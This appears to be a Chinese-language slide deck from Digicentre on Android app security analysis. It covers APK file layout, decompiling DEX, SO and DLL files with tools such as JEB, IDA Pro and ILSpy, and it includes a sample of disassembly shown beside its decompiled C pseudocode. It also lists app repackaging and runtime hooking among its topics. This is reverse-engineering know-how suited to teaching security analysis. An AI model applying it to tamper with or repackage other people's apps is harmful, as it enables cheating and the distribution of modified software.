



果核數位  
Digicentre

# Android APP安全實例分析

王羿廷 Jason Wang



# Agenda

A. APK檔案結構

B. 靜態分析

- DEX檔
- SO檔
- DLL檔

C. 二次打包

D. 動態分析


- Java Debugger(JDB)
- GNU Debugger(GDB)
- API Hook
- Memory dump
- Memory Scan

E. 實例分析

# A. APK檔案結構



# APK = Android Package Kit



assets/ (.dll, .js, .html...)  
lib/ (.so)  
META-INF/  
res/  
AndroidManifest.xml  
resources.arsc  
classes.dex



assets/(.dll, .js, .html...)  
lib/(.so)  
META-INF/  
res/  
AndroidManifest.xml  
resources.arsc  
classes.dex



C/C++



# Language

# Reversing Tool



ILSpy  
.NET Reflector  
JustDecompile

C/C++



IDA Pro  
Hex-Rays Decompiler



dex2jar + Java Decompiler  
JEB  
IDA Pro  
jadx  
smali/apktool

## B. 靜態分析


- DEX檔
- SO檔
- DLL檔





# DEX反編譯

最簡單的方式：dex2jar + Java Decompiler









# DEX反編譯

Java Decompiler反編譯結果






# Java Decompiler反編譯失敗






# Java Decompiler反編譯出錯






# 請使用JEB



# SO檔反編譯

IDA Pro：開啟SO檔，選擇CPU類型後按下OK





# Hex-Rays Decompiler

按下F5就可以將Assembly轉成類C/C++

```
.text:00402838      sub_402838      proc near                ; CODE XREF  
.text:00402838                ; sub_40245  
.text:00402838 000          push     ebx  
.text:00402839 004          mov     edx, [eax+6B1h]  
.text:0040283F 004          add     dword ptr [eax+6B1h], 0Dh  
.text:00402846 004          mov     ecx, [eax+6B1h]  
.text:0040284C 004          cmp     ecx, 104h  
.text:00402852 004          jb     short loc_40286C  
.text:00402854 004          mov     edx, 11h  
.text:00402859 004          mov     ebx, eax  
.text:0040285B 004          mov     [eax+1Dh], edx  
.text:0040285E 004          mov     ecx, edx  
.text:00402860 004          mov     eax, ecx  
.text:00402862 004          call   dword ptr [ebx+6B5h]  
.text:00402868 004          xor     eax, eax  
.text:0040286A 004          pop     ebx  
.text:0040286B 000          retn  
; -----  
.text:0040286C      loc_40286C      ; CODE XREF  
.text:0040286C 004          mov     ecx, [eax+6ADh]  
.text:00402872 004          add     edx, ecx  
.text:00402874 004          mov     eax, edx  
.text:00402876 004          pop     ebx  
.text:00402877 000          retn  
.text:00402877      sub_402838      endp
```




```
int __fastcall sub_402838(int a1)  
{  
    int v1; // edx@1  
    int result; // eax@2  
  
    v1 = *(_DWORD *)(a1 + 1713);  
    *(_DWORD *)(a1 + 1713) += 13;  
    if ( *(_DWORD *)(a1 + 1713) < 260u )  
        result = *(_DWORD *)(a1 + 1709) + v1;  
    else  
    {  
        *(_DWORD *)(a1 + 29) = 17;  
        (*(int (__fastcall **)(signed int))(a1 + 1717))(17);  
        result = 0;  
    }  
    return result;  
}
```



# DLL檔反編譯

ILSpy : 開啟Assembly-CSharp.dll



# C. 二次打包





